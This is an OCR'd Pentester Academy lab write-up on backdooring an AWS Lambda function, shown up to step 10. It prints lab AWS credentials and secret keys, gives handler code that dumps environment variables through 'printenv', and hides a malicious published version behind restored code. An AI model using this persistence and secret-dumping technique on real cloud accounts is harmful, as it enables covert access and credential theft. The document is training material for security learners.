

ATTACK
DEFENSE
by PentesterAcademy

Name	Lambda Backdoor
URL	https://attackdefense.com/challengedetails?cid=2289
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Click on the lab link to get access to AWS keys.


Access Credentials to your AWS lab Account

Login URL	https://444623198244.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad5M7K5udHsn7i4c
Access Key ID	AKIAWPBM3TASAXZCIGM5
Secret Access Key	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

Step 2: Sign in to AWS console.




Step 3: Navigate to lambda dashboard and check the present lambda function code.




Step 4: Keep backup of original code and modify the code to print environment variables. Deploy the code after editing is complete.


Modified Code

```
import os
def handler(event, context):
	data = os.popen('printenv').read()
	return {
		"statusCode": 200,
		"body": data,
		"headers": {
			"Content-Type": "text/plain",
		},
		"isBase64Encoded": False,
	}
```




Step 5: Click on the versions tab and click on “Publish new version”.






Successfully published modified version.

Step 6: Find the function invoke URL in the API gateway dashboard.





Step 7: Click on the Invoke URL.




Successfully retrieved environment variables.


Step 8: Restore the backed up version of the code as a new version.









Step 9: Invoke API URL again to confirm that original code is restored.



Step 10: Create a new POST method to invoke the malicious version of the lambda function.




